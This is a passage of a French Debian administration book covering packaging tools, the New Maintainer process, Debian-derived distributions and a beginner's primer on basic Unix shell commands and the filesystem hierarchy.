`mini-dinstall` propose pour cela l'option de configuration `release_signscript`, qui permet de spécifier un script à utiliser pour générer la signature. On pourra par exemple utiliser le script `sign-release.sh` fourni par le paquet `mini-dinstall` dans `/usr/share/doc/mini-dinstall/examples/`, après l'avoir éventuellement adapté aux besoins locaux.

Devenir mainteneur de paquet

Apprendre à faire des paquets

Construire un paquet Debian de qualité n'est pas chose facile, et on ne s'improvise pas responsable de paquet. C'est une activité qui s'apprend par

la pratique et par la théorie, et qui ne se limite pas à compiler et installer un logiciel. Elle implique surtout de maîtriser les problèmes, conflits et interactions qui se produiront avec les milliers d'autres paquets logiciels.

Les règles

Un paquet Debian est conforme aux règles précises édictées dans la charte Debian. Chaque responsable de paquet se doit de les connaître. Il ne s'agit pas de les réciter par cœur, mais de savoir qu'elles existent et de s'y référer lorsque l'on n'est pas sûr de son choix. Tout mainteneur Debian officiel a déjà commis des erreurs en ignorant l'existence d'une règle, mais ce n'est pas dramatique : un utilisateur avancé de ses paquets finit tôt ou tard par signaler cette négligence sous la forme d'un rapport de bogue.

▸ http://www.debian.org/doc/debian-policy/

Les procédures

Debian n'est pas une collection de paquets réalisés individuellement. Le travail de chacun s'inscrit dans un projet collectif et à ce titre on ne peut être développeur Debian et ignorer le fonctionnement global de la distribution. Tôt ou tard, chaque développeur doit interagir avec d'autres volontaires. La référence du développeur Debian (paquet `developers-reference-fr`) reprend tout ce que chaque développeur doit savoir pour interagir au mieux avec les différentes équipes du projet et profiter au maximum des ressources mises à disposition. Ce document précise également un certain nombre de devoirs que chaque développeur se doit de remplir.

▸ http://www.debian.org/doc/developers-reference/

Les outils

Toute une panoplie d'outils aide les responsables de paquets dans leur travail. Ce chapitre les décrit rapidement sans détailler leur emploi, car ils sont tous bien documentés.

Les programmes lintian et linda

Ces deux premiers programmes font partie des outils les plus importants : ce sont les vérificateurs de paquets Debian. Chacun dispose d'une batterie de tests créés en fonction de la charte Debian. Ils permettent de trouver rapidement et automatiquement de nombreuses erreurs et donc de les corriger avant de publier les paquets. Ces deux programmes sont globalement assez redondants, leur différence majeure étant que le premier est écrit en Perl alors que le second est en Python. Deux vérifications valant mieux qu'une, ce n'est pas gênant de les employer tous les deux.

Ces outils ne fournissent qu'une aide, et il arrive qu'ils se trompent (la charte Debian évolue parfois, ces programmes sont alors momentanément en retard). Par ailleurs, ces logiciels ne sont pas exhaustifs : qu'ils

ne signalent aucune erreur ne signifie pas qu'un paquet est parfait, tout au plus qu'il évite les erreurs les plus communes.

devscripts

Le paquet `devscripts` contient de nombreux programmes couvrant bien des aspects du travail d'un développeur Debian :

- **`debuild`** permet de générer un paquet (**`dpkg-buildpackage`**) et de vérifier dans la foulée s'il est conforme à la charte Debian (**`lintian`** ou **`linda`**).
- **`debclean`** nettoie un paquet source après la génération d'un paquet binaire.
- **`dch`** permet d'éditer facilement un fichier `debian/changelog` dans un paquet source.
- **`uscan`** vérifie si l'auteur amont a publié une nouvelle version de son logiciel. Ce programme nécessite un fichier `debian/watch` décrivant l'emplacement de publication de ces archives.
- **`debi`** permet d'installer (**`dpkg -i`**) le paquet Debian qui vient d'être généré (sans devoir saisir son nom complet).
- **`debc`** permet de consulter le contenu (**`dpkg -c`**) du paquet qui vient d'être généré (sans devoir saisir son nom complet).
- **`bts`** manipule le système de suivi de bogues depuis la ligne de commande ; ce programme génère automatiquement les courriers électroniques adéquats.
- **`debrelease`** envoie la nouvelle version du paquet sur un serveur distant sans devoir saisir le nom complet du fichier `.changes` concerné.
- **`debsign`** signe les fichiers `.dsc` et `.changes`.
- **`uupdate`** crée automatiquement une nouvelle révision du paquet lors de la publication d'une nouvelle version amont.

debhelper et dh-make

debhelper est un ensemble de scripts facilitant la création d'un paquet conforme à la charte Debian, invoqués depuis `debian/rules`. Il a conquis de très nombreux développeurs Debian ; pour preuve, la majorité des paquets officiels l'utilisent. Tous les scripts sont préfixés par **`dh_`**.

Le script **`dh_make`** (du paquet *dh-make*) intègre les fichiers nécessaires à la génération d'un paquet Debian dans un répertoire contenant les sources d'un logiciel. Les fichiers qu'il ajoute utilisent debhelper de manière standard, comme son nom le laisse supposer.

ALTERNATIVE CDBS

`cdbs` offre une autre approche de la réalisation des paquets Debian, entièrement basée sur un système d'héritage entre fichiers `Makefile`.

dupload et dput

dupload et **dput** permettent d'envoyer une nouvelle version d'un paquet Debian sur un serveur local ou distant. Cela permet aux développeurs d'envoyer leur paquet sur le serveur principal de Debian (`ftp-master.debian.org`) pour qu'il soit intégré à l'archive et distribué par les miroirs. Ces commandes prennent en paramètre un fichier `.changes` et en déduisent les autres fichiers à envoyer.

Processus d'acceptation

▸ http://nm.debian.org/

Ne devient pas développeur Debian qui veut. Différentes étapes jalonnent le processus d'acceptation, qui se veut autant un parcours initiatique qu'une sélection. Ce processus est formalisé et chacun peut suivre sa progression sur le site web des nouveaux mainteneurs (`nm` est l'abréviation de *New Maintainer*).

Prérequis

Il est demandé à tous les candidats de maîtriser un minimum l'anglais. Cela est nécessaire à tous les niveaux : dans un premier temps pour communiquer avec l'examinateur, mais c'est aussi la langue de prédilection pour une grande partie de la documentation. De plus, les utilisateurs de vos paquets communiqueront avec vous en anglais pour vous signaler des bogues, et il faudra être capable de leur répondre.

Le deuxième prérequis porte sur la motivation. Il faut être pleinement conscient que la démarche qui consiste à devenir développeur Debian ne vaut le coup d'être effectuée que si vous savez par avance que Debian restera un sujet d'intérêt pendant de nombreux mois. En effet, la procédure en elle-même dure plusieurs mois et Debian a besoin de mainteneurs qui s'inscrivent dans la durée, car chaque paquet a besoin d'un mainteneur en permanence (et pas seulement lorsqu'il est créé).

Inscription

La première étape (réelle) consiste à trouver un sponsor, ou avocat (*advocate*) ; c'est un développeur officiel qui affirme « je pense que l'acceptation de *X* serait une bonne chose pour Debian ». Cela implique normalement que le candidat ait déjà été actif au sein de la communauté et que quelqu'un ait apprécié son travail. Si le candidat est timide et n'affiche pas en public le fruit de son travail, il peut tenter de convaincre individuellement un développeur Debian officiel de le soutenir en lui présentant ses travaux en privé.

En parallèle, le candidat doit se générer une biclé (paire publique-privée) DSA/ElGamal avec GnuPG, qu'il doit faire signer par au moins un développeur Debian officiel. La signature certifie l'authenticité du nom présent sur la clé. En effet, lors d'une séance de signature de clés, il est d'usage de présenter des papiers d'identité et les identifiants de ses clés pour officialiser la correspondance entre la personne physique et les clés. Cette signature nécessite donc une rencontre réelle ; si vous n'avez pas encore eu l'occasion de croiser un développeur Debian lors d'une manifestation de logiciels libres, il est possible de solliciter expressément les développeurs en demandant qui serait dans la région concernée par le biais de la liste de diffusion debian-devel-french@lists.debian.org. Il existe également une liste de personnes disponibles pour signer des clés, organisée par pays et par ville.

▸ https://nm.debian.org/gpg.php

Une fois l'inscription sur `nm.debian.org` validée par le sponsor, un *Application Manager* (gestionnaire de candidature) sera assigné au candidat. C'est la personne qui va le suivre dans ses démarches et réaliser les différentes vérifications prévues dans le processus.

La première vérification est celle de l'identité. Si vous avez une clé signée par un développeur Debian cette étape est facile. Dans le cas contraire, l'*Application Manager* essaiera de guider le candidat dans sa recherche de développeurs Debian à proximité de chez lui pour qu'une rencontre et une signature de clés puissent être arrangées. Au tout début, lorsque le nombre de développeurs était très restreint, il était possible de s'identifier à l'aide d'une capture numérique (*scan*) des papiers d'identité, mais cette solution n'a plus cours.

Acceptation des principes

Ces formalités administratives sont suivies de considérations philosophiques. Il est question de s'assurer que le candidat comprend le contrat social et les principes du logiciel libre. En effet, il n'est pas possible de rejoindre Debian si l'on ne partage pas les valeurs qui unissent les développeurs actuels, exprimées dans les deux textes fondateurs (et résumées au chapitre 1).

En plus de cela, il est souhaité que chaque personne qui rejoint les rangs de Debian connaisse déjà son fonctionnement et sache interagir comme il se doit pour résoudre les problèmes qu'elle rencontrera au fil du temps. Toutes ces informations sont généralement documentées dans les divers manuels ciblant les nouveaux mainteneurs, mais aussi et surtout dans le guide de référence du développeur Debian. Une lecture attentive de ce document devrait suffire pour répondre aux questions de l'examinateur. Si les réponses ne sont pas satisfaisantes, il le fera savoir et invitera le candidat à se documenter davantage avant de retenter sa chance. Si la

documentation ne semble pas répondre à la question, c'est qu'un peu de pratique au sein de Debian permet de découvrir la réponse par soi-même (éventuellement en discutant avec d'autres développeurs Debian). Ce mécanisme entraîne les gens dans les rouages de Debian avant de pouvoir totalement prendre part au projet. C'est une politique volontaire, et les gens qui arrivent finalement à rejoindre le projet s'intègrent comme une pièce supplémentaire d'un puzzle extensible à l'infini.

Cette étape est couramment désignée par le terme de *Philosophy & Procedures* (*P&P*) dans le jargon des personnes impliquées dans le processus d'acceptation de nouveaux mainteneurs.

Vérification des compétences

Chaque demande pour devenir développeur Debian officiel doit être justifiée. On ne peut en effet devenir membre que si l'on peut démontrer que ce statut est légitime et qu'il permettra de faciliter le travail du candidat. La justification habituelle est que le statut de développeur Debian facilite la maintenance d'un paquet Debian, mais elle n'est pas universelle. Certains développeurs rejoignent le projet pour contribuer à un portage sur une architecture, d'autres pour contribuer à la documentation, etc.

Cette étape est donc l'occasion pour chaque candidat d'affirmer ce qu'il a l'intention de réaliser dans le cadre de Debian et de montrer ce qu'il a déjà fait dans ce sens. Debian privilégie en effet le pragmatisme et il ne suffit pas de dire quelque chose pour le faire prendre en compte : il faut montrer sa capacité à faire ce qui a été annoncé. En général, lorsqu'il s'agit de mise en paquet, il faudra montrer une première version du paquet et trouver un parrain (parmi les développeurs officiels) qui contrôle sa réalisation technique et l'envoie sur le serveur principal de Debian.

Enfin, l'examinateur vérifiera les compétences techniques du candidat en matière de mise en paquet grâce à un questionnaire assez étoffé. L'erreur n'est pas permise, mais le temps pour répondre n'est pas limité, toute la documentation est disponible, et il est possible d'essayer plusieurs fois en cas d'erreur. Le questionnaire ne se veut pas discriminatoire mais a pour seul objectif de garantir un niveau minimum de connaissances aux nouveaux contributeurs.

Cette étape se nomme *Tasks & Skills* dans le jargon des examinateurs.


Approbation finale

La toute dernière étape est une étape de validation du parcours par le DAM (*Debian Account Manager*, ou gestionnaire des comptes Debian). Il consulte les informations fournies à propos du candidat par l'examinateur et prend la décision de lui créer ou non un compte sur les serveurs

Debian. Parfois, il temporisera cette création dans l'attente d'informations supplémentaires s'il le juge nécessaire. Les refus sont assez rares si l'examinateur a bien fait son travail d'encadrement, mais ils se produisent parfois. Ils ne sont jamais définitifs, et le candidat est libre de retenter sa chance ultérieurement.

La décision du DAM est souveraine et quasiment incontestable. C'est pourquoi les responsables concernés, il s'agit aujourd'hui de James Troup et Jörg Jaspert, sont souvent critiqués. Par ailleurs, cette étape représente un goulet d'étranglement dans le processus et il n'est pas rare d'y attendre plusieurs mois (pendant ce temps, il est hautement recommandé de continuer à contribuer par l'intermédiaire d'un parrain).

chapitre 16



Conclusion : l'avenir de Debian

L'histoire de Falcot SA s'arrête, pour le moment, avec ce dernier chapitre. Mais celle de Debian continue et l'avenir nous réserve à coup sûr de nombreuses et agréables surprises.

SOMMAIRE

MOTS-CLÉS

- Avenir
- Améliorations
- Opinions

Développements à venir

Quelques semaines à quelques mois avant la sortie d'une nouvelle version, le *Release Manager* choisit le nom de code de la prochaine. Alors que la version 4.0 de Debian est à peine parue, les développeurs s'affairent déjà à la préparation de la version suivante : nom de code *Lenny*...

Il n'existe pas de liste des changements prévus et Debian ne s'engage jamais quant aux objectifs techniques de la version suivante. Mais quelques axes de développement existent et on a toutes les raisons de croire qu'ils se concrétiseront dans cette nouvelle version.

Ainsi, on peut s'attendre à ce que SE Linux soit peaufiné jusqu'au point où l'on peut l'activer par défaut sur toutes les installations, mais aussi à ce que le système de paquets multi-architectures permette de faire fonctionner des logiciels pour *i386* sur une installation *amd64*.

Bien entendu, tous les principaux logiciels auront connu une mise à jour majeure.

Avenir de Debian

En dehors de ces développements internes, il est probable que de nouvelles distributions fondées sur Debian verront le jour grâce à la popularisation de *debian-installer* et à sa facilité d'adaptation. Par ailleurs de nouveaux sous-projets spécifiques naîtront, élargissant toujours le spectre des domaines couverts par Debian.

La communauté des utilisateurs Debian se sera étoffée, et de nouveaux contributeurs rejoindront le projet... dont vous serez peut-être !

Force est de constater que le projet Debian est plus vigoureux que jamais, et qu'il est désormais bien lancé vers son objectif de distribution universelle. *World domination* (ou domination mondiale), dit-on en plaisantant dans les rangs de Debian.

Malgré son ancienneté et sa taille déjà importante Debian continue de croître et d'évoluer dans de nombreuses directions — certaines sont d'ailleurs inattendues. Les contributeurs ne manquent jamais d'idées, et les discussions sur les listes de développement — même si parfois elles ressemblent à des chamailleries — ne cessent d'alimenter la machine. Certains comparent même Debian à un trou noir : sa densité est telle qu'elle attire systématiquement tout nouveau projet libre.

Au-delà du fait que Debian semble satisfaire une majorité de ses utilisateurs il y a une tendance de fond : les gens commencent à se rendre compte qu'en collaborant — plutôt que de faire sa cuisine dans son coin

— il est possible d'obtenir un résultat meilleur pour tous. C'est bien la logique suivie par toutes les distributions qui se greffent à Debian, en formant des sous-projets.

Le projet Debian n'est donc pas près de disparaître...

Avenir de ce livre

Nous souhaitons que ce livre, même s'il n'est pas publié sous une licence œuvre libre, puisse évoluer dans l'esprit du logiciel libre. C'est pourquoi nous vous invitons à y contribuer en nous faisant part de vos remarques, de vos suggestions et de vos critiques. Pour cela, vous pouvez écrire directement à Raphaël (hertzog@debian.org) et Roland (lolando@debian.org). Le site web ci-contre regroupera l'ensemble des informations portant sur son évolution.

- http://www.ouaza.com/livre/admin-debian/

Nous avons essayé d'intégrer tout ce que notre expérience chez Debian nous a fait découvrir, afin que tout un chacun puisse utiliser cette distribution et en tirer le meilleur profit le plus rapidement possible. Nous espérons que ce livre contribue à la démystification et à la popularisation de Debian. N'hésitez donc pas à le recommander !

Pour conclure, nous aimerions finir sur une note plus personnelle. La réalisation de ce livre nous a pris un temps considérable en dehors de nos activités professionnelles habituelles. Étant tous deux des consultants informatiques indépendants, toute source de revenus complémentaires nous offre la liberté de consacrer encore plus de temps au développement de Debian. Nous espérons que le succès de ce livre y contribuera. En attendant, n'hésitez pas à faire appel à nos services !

- http://www.freexian.com
- http://www.gnurandal.com

À bientôt !

annexe A


Courrier entrant pour
Affichage
Aller à
Messages
Adresses
Voir :
Tous
Compte personnel
Courrier entrant
Dossiers locaux
Corbeille
Affichage
Outils
Aide
Relever
Écrire
Adresses
Dossiers
Voir :
Tous
Compte personnel

Distributions dérivées

De nombreuses distributions dérivent de Debian et emploient ses outils. Chacune présente des particularités intéressantes et comblera peut-être vos attentes !

SOMMAIRE

MOTS-CLÉS

- Live CD
- Spécificités
- Choix particuliers

Ubuntu Linux

Ubuntu Linux est une des plus récentes distributions dérivées de Debian, mais son entrée sur la scène du logiciel libre a été très médiatique. Et pour cause : la société Canonical Ltd. qui a créé cette distribution a embauché une trentaine de développeurs Debian en affichant l'ambitieux objectif de faire une distribution pour le grand public, et de publier une nouvelle version tous les 6 mois. Ils promettent par ailleurs de maintenir chaque version pendant 18 mois.

Pour parvenir à leurs objectifs, ils se concentrent sur un nombre restreint de logiciels, et s'appuient essentiellement sur GNOME. Tout est internationalisé et disponible dans un grand nombre de langues, dont le français.

Force est de constater que, pour le moment, ils arrivent à maintenir ce rythme de publication. Ils ont en outre introduit le concept d'une version *Long Term Support* (LTS) qui est supportée sur 3 ans pour la partie bureautique et sur 5 ans pour la partie serveur. La distribution Dapper Drake (6.06) est la version LTS courante tandis que Gutsy Gibbon (7.10) est la dernière version stable. Les numéros de versions symbolisent simplement la date de publication : 7.10 représente le mois d'octobre 2007.

A contrario, si le succès d'Ubuntu est évident auprès du grand public, tout n'est pas aussi rose pour les développeurs Debian qui espéraient beaucoup d'Ubuntu en termes d'améliorations directes apportées à Debian. Le marketing de Canonical laisse croire qu'ils sont de bons citoyens du logiciel libre, simplement parce qu'ils mettent à disposition les changements effectués dans les paquets Debian. En réalité ces patches sont générés automatiquement et contiennent fréquemment plusieurs changements entremêlés, de telle sorte qu'un développeur Debian aura énormément de mal à y récupérer uniquement le changement qui l'intéresse. En outre, un bon citoyen du logiciel libre envoie ses modifications avec des explications qui justifient les différents changements et interagit avec le mainteneur de sorte à obtenir le meilleur résultat final. Chez Ubuntu, il n'existe pas une telle volonté politique : tout repose sur la bonne volonté de chacun des employés et contributeurs. Certains n'ont pas oublié leurs racines et font l'effort nécessaire (citons notamment Colin Watson, Martin Pitt et Matthias Klose), mais d'autres — souvent surchargés par le travail — n'arrivent plus à trouver la volonté nécessaire.

▸ http://www.ubuntu.com/

Knoppix

La distribution Knoppix n'a presque plus besoin d'être présentée. Elle a popularisé le concept de *LiveCD* : il s'agit d'un CD-Rom amorçable qui démarre directement un système Linux fonctionnel et prêt à l'emploi, sans nécessiter de disque dur — tout système déjà présent sur la machine sera donc laissé intact. L'autodétection des périphériques permet à cette distribution de fonctionner avec presque toutes les configurations matérielles. Le CD-Rom contient près de 2 Go de logiciels compressés.

Si vous cumulez ce CD-Rom avec une clé USB, vous pourrez emmener vos fichiers avec vous et travailler sur n'importe quel ordinateur sans laisser de trace — rappelons que la distribution n'utilise pas du tout le disque dur. Knoppix est essentiellement fondé sur KDE, mais de nombreuses distributions dérivées proposent d'autres combinaisons de logiciels. Citons notamment Morphix, qui s'appuie sur une structure modulaire permettant d'offrir plusieurs LiveCD — chacun avec sa propre sélection de logiciels.

Signalons en outre que la distribution offre malgré tout un installateur : vous pourrez ainsi essayer Knoppix en tant que *LiveCD* puis, une fois convaincu, l'installer sur le disque dur pour obtenir de meilleures performances.

- http://www.knoppix-fr.org/
- http://www.morphix.org/

Mepis Linux

Mepis Linux est une distribution commerciale très similaire à Knoppix. Proposant un système Linux prêt à l'emploi depuis un *LiveCD*, cette distribution intègre un certain nombre de logiciels qui ne sont pas libres : les pilotes pour les cartes graphiques nVidia, Macromedia Flash pour les animations intégrées à de nombreux sites web, RealPlayer, le Java de Sun, etc. L'objectif est d'offrir un système 100 % fonctionnel dès l'installation. Mepis est internationalisée et gère la langue française.

- http://www.mepis.org/

Cette distribution initialement basée sur Debian est désormais basée sur Ubuntu. Cela lui permet de se concentrer sur l'ajout de fonctionnalités sans devoir s'occuper de stabiliser les paquets récupérés depuis la distribution *Unstable* de Debian.

Xandros

Xandros Linux est une distribution commerciale traditionnelle, qui dispose d'un installateur graphique ultra-simplifié en 4 étapes. Elle cible principalement les utilisateurs anglophones, puisque seul l'anglais est

disponible dans l'installateur et dans le manuel inclus dans la version « boîte ». Comme tout système Linux, il est toutefois toujours possible de configurer le système en français après l'installation.

Il existe plusieurs versions de la distribution, adaptées à des usages différents : la version familiale propose un système standard adapté pour un usage bureautique et ludique ; la version entreprise propose en plus des outils de gestion de parc de machines, etc.

▸ http://www.xandros.com/

Linspire et Freespire

Cette distribution commerciale vise le grand public, la société éditrice passe des accords de distribution OEM importants aux États-Unis (notamment avec le distributeur Walmart). Son dirigeant principal, Michael Robertson, est connu pour ses prises de position très tranchées. Le premier nom de la distribution était d'ailleurs « Lindows », et une longue guerre juridique les a opposés à Microsoft parce que ce nom était trop proche de celui de leur système d'exploitation Windows.

Les dernières versions sont basées sur Ubuntu et permettent d'y intégrer des codecs, pilotes et applications propriétaires selon les besoins de l'utilisateur.

▸ http://www.linspire.com/

Une version communautaire de la distribution existe, elle s'appelle Freespire.

▸ http://www.freespire.org/

Damn Small Linux

Cette distribution propose un *LiveCD* de 50 Mo afin qu'il tienne sur un CD-Rom ayant la forme et la taille d'une carte de visite (*businesscard CD*). Cela peut être intéressant pour utiliser un système Debian sur un vieil ordinateur.

▸ http://www.damnsmalllinux.org/

Et d'autres encore

Le site Distrowatch référence de très nombreuses distributions Linux, dont un grand nombre sont basées sur Debian. N'hésitez pas à le parcourir pour constater la diversité du monde du logiciel libre !

▸ http://distrowatch.com

Le formulaire de recherche permet de retrouver les distributions en fonction de celle sur laquelle elles se basent. En sélectionnant Debian, le formulaire ne renvoie pas moins de 132 distributions actives !

annexe B

Petit cours de rattrapage

Bien que cet ouvrage s'adresse principalement aux administrateurs ou utilisateurs avancés, nous ne souhaitons pas exclure les novices désireux de se former. Nous rappelons donc dans cette partie quelques concepts informatiques fondamentaux que l'on côtoie en exploitant un ordinateur sous Unix.

SOMMAIRE

MOTS-CLÉS

- BIOS
- Noyau
- Unix
- Processus
- Arborescence
- Commandes de base

Interpréteur de commandes et commandes de base

Dans le monde Unix, l'administrateur est inévitablement confronté à la ligne de commande, ne serait-ce que dans les cas où le système ne démarre plus correctement et qu'il propose juste un accès de secours en ligne de commande. Il est donc important de savoir se débrouiller un minimum dans un interpréteur de commandes.

Les commandes présentées dans cette section le sont de manière assez rapide, il ne faut pas hésiter à consulter les pages de manuels correspondantes pour découvrir les nombreuses options disponibles.

Déplacement dans l'arborescence et gestion des fichiers

Après connexion, la commande **pwd** (*print working directory* soit « afficher le répertoire de travail ») permet de connaître l'emplacement courant. Pour changer de répertoire courant, c'est la commande **cd *répertoire*** (*change directory* soit « changer de répertoire ») qui le permet. Le répertoire parent est toujours nommé `..` tandis que `.` est un synonyme pour le répertoire courant. La commande **ls** permet d'afficher le contenu d'un répertoire, en l'absence de paramètres elle travaille sur le répertoire courant.

```
$ pwd
/home/rhertzog
$ cd Desktop
$ pwd
/home/rhertzog/Desktop
$ cd .
$ pwd
/home/rhertzog/Desktop
$ cd ..
$ pwd
/home/rhertzog
$ ls
Desktop  Mail  tmp
```

Créer un nouveau répertoire s'effectue avec **mkdir *répertoire*** alors que la commande **rmdir *répertoire*** permet de supprimer un répertoire vide. La commande **mv** permet de renommer et/ou de déplacer les fichiers et les répertoires, tandis que **rm *fichier*** permet de supprimer un fichier.

```
$ mkdir test
$ ls
Desktop  Mail  test  tmp
$ mv test nouveau
$ ls
```

```
Desktop  Mail  nouveau  tmp
$ rmdir nouveau
$ ls
Desktop  Mail  tmp
```

Consultation et modification des fichiers texte

La commande **cat** ***fichier*** (prévue pour concaténer des fichiers sur la sortie standard) permet simplement de lire un fichier et d'afficher son contenu dans le terminal. Si le fichier est trop gros, la commande **less** (ou **more**) permet de l'afficher page par page.

La commande **editor** pointe toujours sur un éditeur de texte (comme **vi** ou **nano**) et permet de créer/modifier/lire des fichiers textes. Pour les fichiers les plus simples, il est parfois possible de les créer directement depuis l'interpréteur de commandes grâce aux redirections. Ainsi **echo "***texte***" >***fichier* crée un fichier nommé *fichier* contenant « *texte* ». Pour rajouter une ligne à la fin de ce fichier, il est possible de faire **echo "***ligne***" >>***fichier*.

Recherche de fichiers et dans les fichiers

La commande **find** ***répertoire critères*** permet de rechercher des fichiers dans l'arborescence sous *répertoire*. L'option `-name` *nom* est le critère de recherche le plus courant et permet de retrouver un fichier par son nom.

La commande **grep** ***expression fichiers*** permet de rechercher le contenu des fichiers et d'en extraire les lignes correspondant à l'expression rationnelle (voir encadré page 223). L'option `-r` permet de faire une recherche récursive sur tous les fichiers contenus dans le répertoire indiqué en paramètre. Cela permet d'identifier facilement un fichier dont on connaît une partie du contenu.

Gestion des processus

La commande **ps aux** permet de consulter la liste des processus en cours d'exécution et de les identifier par leur *pid*. Par la suite, la commande **kill -***signal pid* permet d'envoyer un signal à un processus donné (à condition qu'il s'agisse d'un processus du même utilisateur). Le signal `TERM` demande au programme de se terminer alors que `KILL` le tue brutalement.

L'interpréteur de commandes permet de lancer des programmes en tâche de fond : il suffit pour cela de rajouter « & » à la fin de la commande. Dans ce cas, l'utilisateur retrouve le contrôle immédiatement bien que la commande lancée ne soit pas encore terminée. La commande **jobs** permet d'identifier les processus exécutés en arrière-plan. La commande **fg %***numéro-de-job* (*foreground* soit « avant-plan ») replace le processus à

l'avant-plan. Dans cette situation, la combinaison de touche *Control + Z* permet de stopper l'exécution du processus et de reprendre le contrôle de la ligne de commande. Pour réactiver en arrière-plan le processus stoppé, il faut faire **bg %*numéro-de-job***.

Informations système : mémoire, espace disque, identité

La commande **free** affiche des informations sur l'usage de la mémoire vive, tandis que **df** (*disk free*) rapporte l'espace disponible sur les différents disques accessibles dans l'arborensce. On emploie fréquemment l'option `-h` de **df** (pour *human readable*) afin qu'il affiche les tailles avec une unité plus adaptée (généralement mégaoctets ou gigaoctets). De même, la commande **free** dispose de `-m` ou `-g` pour afficher les informations soit en mégaoctets soit en gigaoctets.

```
$ free
             total       used       free     shared    buffers     cached
Mem:       1028420    1009624      18796          0      47404     391804
-/+ buffers/cache:     570416     458004
Swap:      2771172     404588    2366584
$ df
Sys. de fich.        1K-blocs       Occupé Disponible Capacité Monté sur
/dev/hda6              9614084   4737916   4387796  52% /
tmpfs                   514208         0    514208   0% /lib/init/rw
udev                     10240       100     10140   1% /dev
tmpfs                   514208    269136    245072  53% /dev/shm
/dev/hda7             44552904  36315896   7784380  83% /home
```

La commande **id** permet d'afficher l'identité de l'utilisateur connecté et indique la liste des groupes dont il est membre. Il est parfois important de pouvoir vérifier si l'on est membre d'un groupe donné, cela peut conditionner l'accès à certains fichiers ou périphériques.

```
$ id
uid=1000(rhertzog) gid=1000(rhertzog) groupes=20(dialout),24(cdrom),
  ➥ 25(floppy),29(audio),44(video),46(plugdev),105(netdev),
  ➥ 116(vde2-net),1000(rhertzog)
```

Organisation de l'arborescence des fichiers

La racine

L'arborescence d'un système Debian est organisée selon la norme FHS (*File Hierarchy Standard*). Elle codifie de manière précise l'usage de chaque répertoire. Étudions la subdivision principale :

- `/bin/` : programmes de base ;
- `/boot/` : noyau Linux et autres fichiers nécessaires à son démarrage ;
- `/dev/` : fichiers de périphériques ;
- `/etc/` : fichiers de configuration ;
- `/home/` : fichiers personnels des utilisateurs ;
- `/lib/` : bibliothèques de base ;
- `/media/*` : points de montage pour des périphériques amovibles (CD-Rom, clé USB, etc.) ;
- `/mnt/` : point de montage temporaire ;
- `/opt/` : applications additionnelles fournies par des tierces parties ;
- `/root/` : fichiers personnels de l'administrateur (utilisateur root) ;
- `/sbin/` : programmes systèmes ;
- `/srv/` : données pour les services hébergés par ce système ;
- `/tmp/` : fichiers temporaires, ce répertoire étant souvent vidé au démarrage ;
- `/usr/` : applications supplémentaires ; ce répertoire se subdivise à nouveau en `bin`, `sbin`, `lib` selon la même logique. En outre `/usr/share/` contient des données indépendantes de l'architecture. `/usr/local/` permet à l'administrateur d'installer manuellement certaines applications sans perturber le reste du système qui est géré par le système de paquetage (**`dpkg`**).
- `/var/` : données variables des démons. Ceci inclut les fichiers de traces, les files d'attente, les caches, etc.
- `/proc/` et `/sys/` ne sont pas standardisés et sont spécifiques au noyau Linux. Ils servent à exporter des données du noyau vers l'espace utilisateur.

Le répertoire personnel de l'utilisateur

Le contenu des répertoires utilisateurs n'est pas standardisé, il n'empêche qu'il y a tout de même quelques conventions à connaître. Mais avant tout il faut savoir que l'on désigne fréquemment le répertoire personnel par un tilde (« ~ ») car les interpréteurs de commande le remplaceront automatiquement par le bon répertoire `/home/`*`utilisateur`*`/`.

Les fichiers de configuration des applications sont directement dans le répertoire de l'utilisateur mais leurs noms débutent par un point (ex : `~/.muttrc` pour le lecteur de courrier **`mutt`**). Les fichiers débutant par un point sont cachés par défaut : il faut passer l'option `-a` à **`ls`** pour les voir.

Parfois, les logiciels emploient un répertoire complet (comme `~/.evolution/`) lorsqu'ils ont plusieurs fichiers de configuration à

stocker. Signalons au passage que certaines applications (les navigateurs web comme Iceweasel par exemple) utilisent ces répertoires comme cache pour des données téléchargées. C'est pourquoi certains de ces répertoires peuvent être assez gros.

Les bureaux graphiques affichent le contenu du répertoire `~/Desktop/` sur le bureau (c'est l'écran qui reste une fois toutes les applications fermées ou minimisées).

Enfin, il arrive que le système de messagerie dépose les courriers électroniques entrants dans `~/Mail/`.

Fonctionnement d'un ordinateur : les différentes couches en jeu

